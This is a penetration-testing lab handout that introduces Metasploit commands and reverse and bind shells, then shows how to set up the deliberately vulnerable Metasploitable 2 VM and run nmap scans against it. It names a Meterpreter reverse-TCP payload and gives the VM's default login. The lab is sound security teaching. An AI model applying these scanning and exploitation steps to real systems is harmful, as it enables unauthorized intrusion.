Lab 4 - Introduction to Exploitation (Metasploit and Metasploitable)

Introduction to Metasploit Framework

The Metasploit Framework is a powerful, open-source penetration testing and exploitation tool
widely used by cybersecurity professionals and ethical hackers. Developed by H.D. Moore in
2003, it has since evolved into a comprehensive toolkit that assists in identifying, exploiting, and
securing vulnerabilities in computer systems and networks.

Key Features and Capabilities

Metasploit offers a wide range of features and capabilities, making it an indispensable resource
in the field of cybersecurity:

- **Exploitation Framework:** Metasploit is renowned for its vast database of known exploits
and payloads, enabling security professionals to identify and leverage vulnerabilities in
target systems for testing and analysis.
- **Post-Exploitation Tools:** Beyond initial exploitation, Metasploit provides tools for maintaining control over compromised systems. This includes activities such as privilege
escalation, data extraction, and lateral movement within a network.
- **Payloads:** Metasploit supports a variety of payloads, which are customized pieces of code
used to execute specific actions on a target system. These can be tailored to achieve objectives such as remote control, data retrieval, or privilege escalation.
- **Auxiliary Modules:** The framework includes auxiliary modules for tasks like port scanning,
brute-force attacks, and information gathering, aiding in the reconnaissance phase of penetration testing.

- **Integration:** Metasploit can be seamlessly integrated with other security tools and frameworks, enhancing its versatility and utility in complex cybersecurity scenarios.

Important Commands:

Command	Description	Usage
search	Searches for a specific exploit,payload,auxiliary etc, based on the query	search <query> **Example:** search vsftpd
use	Tell metasploit to use a specific payload. Can be in two ways, either full path (e.g. payload/windows/meterpreter/reverse_tcp) Or, if the search command was used previously, then the output index number can also be used (e.g. use 0)	use <option>
set	Use to set a variable value for a specific payload/exploit being used.	set <variable_name> <value> **Example:** set RHOST 192.168.56.102
setg	Setting the value of a variable globally.	setg <variable_name> <value> **Example:** setg LHOST eth0
show options	Used to list all available options of a specific payload/exploit.	
exploit	This is used to run an exploit.	
run	Same as exploit. Used to run it. However if `-j` is added, it is run as a background job.	
sessions	Used to list down all available sessions. Use `sessions -i` to interact with a specific session	
jobs	Used to list down all the running jobs.	

> **LHOST** in Metasploit refers to the HOST that will receive the connection from the target machine. In most cases, it is the local IP Address of the machine. This can be extracted by running `ifconfig` and getting the ip address of your interface.
> **RHOST** refers to the IP Address of the target/victim

Difference between a Reverse Shell and a Bind Shell

A **Reverse Shell** is a remote access technique in which the target (victim) system initiates a connection back to the attacker's machine. This makes it ideal for scenarios where the victim's system is behind firewalls or network security measures, as it often bypasses these defenses. Once the connection is established, the attacker gains control over the victim's system, allowing for remote execution of commands and data retrieval. Reverse shells are commonly employed in post-exploitation phases of hacking and are popular for maintaining persistent access to compromised systems.

A **Bind Shell** is an access method in which the attacker initiates the connection by opening a listening port on the victim's machine. The attacker then connects to this open port to gain control over the victim's system. Bind shells are useful when the attacker has already breached the target network and needs to establish a remote access point on a compromised system. However, bind shells can be more easily detected and blocked by firewalls, as they rely on the attacker connecting to the victim's open port. The choice between a reverse shell and a bind shell depends on the specific objectives and circumstances of the attacker, considering factors like network security and the stage of the attack.

When to Use a Bind Shell:

Imagine an attacker has already successfully breached a target network and has gained access to an internal system. In this case, the attacker may choose to set up a Bind Shell on the compromised system. This is because the attacker is already inside the network, so they can configure the victim machine to listen on a specific port. By doing so, the attacker establishes a listening port on the victim system, creating a remote access point. The attacker can then connect to this open port from their own system, gaining control over the compromised machine. This approach allows the attacker to maintain a foothold in the network, pivot to other systems, and continue their exploitation. Bind shells are suitable for post-exploitation and lateral movement within a network because they leverage the attacker's existing presence within the compromised environment.

When to use a Reverse Shell:

If an attacker is targeting a system that is protected by firewalls, network address translation (NAT), or other security measures, a Reverse Shell is a more favorable choice. In this scenario, the attacker may not have direct access to the victim's network or the ability to open incoming ports on the victim's firewall. To overcome these obstacles, the attacker would plant a malicious payload on the target system. Once executed, the payload initiates a Reverse Shell connection from the victim's system back to the attacker's machine. This circumvents network defenses and allows the attacker to gain remote control over the victim's system. Reverse shells are commonly used during initial compromise or in cases where the victim's system is well-protected by network security measures, making it challenging to set up a Bind Shell.

Hacking Metasploitable

Metasploitable 2 is a valuable tool for security professionals and enthusiasts to learn about
penetration testing and vulnerability assessment. It provides a controlled environment to
practice exploiting known vulnerabilities in a Linux-based server. However, it is essential to note
that Metasploitable should be used exclusively for ethical and educational purposes, and you
must have proper authorization to perform any security testing on systems or networks.

Getting Started

To begin using Metasploitable 2, follow these steps:


1. **Download Metasploitable 2:** Metasploitable 2 is available as a virtual machine image. You
   can download it from a trusted source or project repository here.

2. Setting up on Hypervisor:

   a. **VMWare:**

      i. Extract the `.zip` file that you’ve downloaded.

      ii. You will see a `.vmx` file, double click on that and that will import the VM into your VMWare Workstation.



Metasploitable2-Linux

Power on this virtual machine
Edit virtual machine settings
Upgrade this virtual machine

Devices

Memory	512 MB
Processors	1
Hard Disk (SCSI)	8 GB
CD/DVD (IDE)	Auto detect
Network Adapter	NAT
Network Adapter 2	Host-only
USB Controller	Present
Display	Auto detect

Description

This is Metasploitable2 (Linux)

Metasploitable is an intentionally vulnerable Linux virtual machine. This VM can be used to conduct security training, test security tools, and practice common penetration testing techniques.


The default login and password is msfadmin:msfadmin.

Never expose this VM to an untrusted network (use NAT or Host-only mode if you have any questions what that means).


To contact the developers, please send email to msfdev@metasploit.com

iii. Once this is done, all the network configurations will already be done for you in the VMWare config file so you don't need to do anything.

iv. In order to find the IP Address (through which we will target the victim), we will run the machine and log in using `msfadmin` as username and `msfadmin` as password.

> NOTE: You might get an error/message like the following. Just select `I moved it`.
>
> 
>
> Metasploitable2-Linux - VMware Workstation
>
> This virtual machine might have been moved or copied.
>
> In order to configure certain management and networking features, VMware Workstation needs to know if this virtual machine was moved or copied.
>
> If you don't know, answer "I Copied It".
>
>

v. In our case, the `Kali` VM will be connected to `NAT` Adapter and the NAT on Metasploitable is `eth0`, hence, we can easily access the metasploitable VM using `192.168.163.193` as the IP.




```
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:0c:29:fa:dd:2a brd ff:ff:ff:ff:ff:ff
    inet 192.168.163.193/24 brd 192.168.163.255 scope global eth0
    inet6 fe80::20c:29ff:fefa:dd2a/64 scope link
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:0c:29:fa:dd:34 brd ff:ff:ff:ff:ff:ff
    inet 192.168.252.128/24 brd 192.168.252.255 scope global eth1
    inet6 fe80::20c:29ff:fefa:dd34/64 scope link
       valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$ _
```

b. **VirtualBox:**

i. Extract the `.zip` file that you've downloaded.

ii. In Virtual Box, setup a new VM with the following setting:



Name and operating system

Name: Metasploitable

Machine Folder: C:\Users\alita\VirtualBox VMs


Type: Linux

Version: Other Linux (64-bit)

Memory size


512 MB

iii. In the `Hard disk` setting, select `Use an existing virtual hard disk file` and then clicking on the green arrow, select the `.vmdk` file from the recently downloaded `metasploitable`.




● Use an existing virtual hard disk file

data.vmdk (Normal, 12.79 GB)




Metasploitable - Hard Disk Selector



« __ISOs__ › Vulnerable VMs › metasploitable-linux-2.0.0 › Metasploitable2-Linux

Name	Date modified	Type	Size
Metasploitable.vmdk	20/05/2012 3:01 pm	VMware virtual dis...	1,880,512 KB

iv. Once that's done, you will now go to `Settings` and change the Network Adapter from `NAT` to `Host Only`.



Metasploitable - Settings

Network


Adapter 1 | Adapter 2 | Adapter 3 | Adapter 4

☑ Enable Network Adapter

Attached to: Host-only Adapter

Name: VirtualBox Host-Only Ethernet Adapter

> **Additional Step:** For those that are using Kali in VirtualBox, please make sure that you add Host-Only Adapter as Adapter-2 in your Kali.



General

Name: kali-linux-2023.3-virtualbox-amd
Operating System: Debian (64-bit)

System

Base Memory: 2048 MB
Processors: 2
Boot Order: Hard Disk, Optical
Acceleration: VT-x/AMD-V, Nested Paging, PAE/NX

Display

Video Memory: 128 MB
Graphics Controller: VMSVGA
Remote Desktop Server: Disabled
Recording: Disabled

Storage

Controller: IDE
IDE Secondary Device 0: [Optical Drive] Empty
Controller: SATA
SATA Port 0: kali-linux-2023.3-virtualb

Audio

Host Driver: Windows DirectSound
Controller: ICH AC97

Network

Adapter 1: Intel PRO/1000 MT Desktop (NAT)
Adapter 2: Intel PRO/1000 MT Desktop (Host-only A

USB

USB Controller: OHCI
Device Filters: 0 (0 active)

kali-linux-2023.3-virtualbox-amd64 - Settings


Network

☑ Enable Network Adapter

Attached to: Host-only Adapter

Name: VirtualBox Host-Only Ethernet Adapter


v. Now, turn on your Metasploitable VM in order to get the IP Address of the VM:



Metasploitable [Running] - Oracle VM VirtualBox

```
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:b2:7f:da brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.102/24 brd 192.168.56.255 scope global eth0
    inet6 fe80::a00:27ff:feb2:7fda/64 scope link
       valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$
```

vi. Once, we have the IP, and the `Host-Only Adapter` has also been configured on Kali, we can access the machine from the Kali, by simply pinging:


kali-linux-2023.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
10:20
Trash
File Syst
Home
kali@kali: ~
File Actions Edit View Help

```
┌──(kali㉿kali)-[~]
└─$ ping -c1 192.168.56.102
PING 192.168.56.102 (192.168.56.102) 56(84) bytes of data.
64 bytes from 192.168.56.102: icmp_seq=1 ttl=64 time=0.625 ms

--- 192.168.56.102 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.625/0.625/0.625/0.000 ms

┌──(kali㉿kali)-[~]
└─$ curl 192.168.56.102
<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>

                _                  _       _ _        _     _      ____  
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ 
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ 
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|                                          


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started
```

NOTE:

For this demo, I'll be utilizing the Virtualbox setup that we have done previously and my metasploitable instance has the ip of `192.168.56.102` and it may vary in your scenario.

Initial Enumeration


In order to understand the attack vector, we will firstly start with performing a basic nmap scan. I normally divide my NMAP Scans in two portions

- Idenitifying all open ports
- Identifying services on all open ports found.

Identifying all open ports:

For this, we will use the following command:

```
nmap -p- -oN metasploitable.nmap 192.168.56.102
```


kali-linux-2023.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
10:27
kali@kali: ~
File Actions Edit View Help
KALI LINUX
"the quieter you become, the more you are able to hear"

```
┌──(kali㉿kali)-[~]
└─$ nmap -p- -oN metasploitable.nmap 192.168.56.102
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-17 10:27 EDT
Nmap scan report for 192.168.56.102
Host is up (0.00019s latency).
Not shown: 65505 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  msgsrvr
42547/tcp open  unknown
43245/tcp open  unknown
44496/tcp open  unknown
45346/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 2.81 seconds
```

Identifying services on all open ports found:

Now, in order to identify all the services, I will be running the NMAP with the following flags:

```
nmap -sC -sV -p<all-open-ports> -oN metasploitable-full.nmap 192.168.56.102
## Something like this:
## nmap -sC -sV -p21,22,23,25,53...
# -sC => Runs all scripts
# -sV => Checks the application version
```

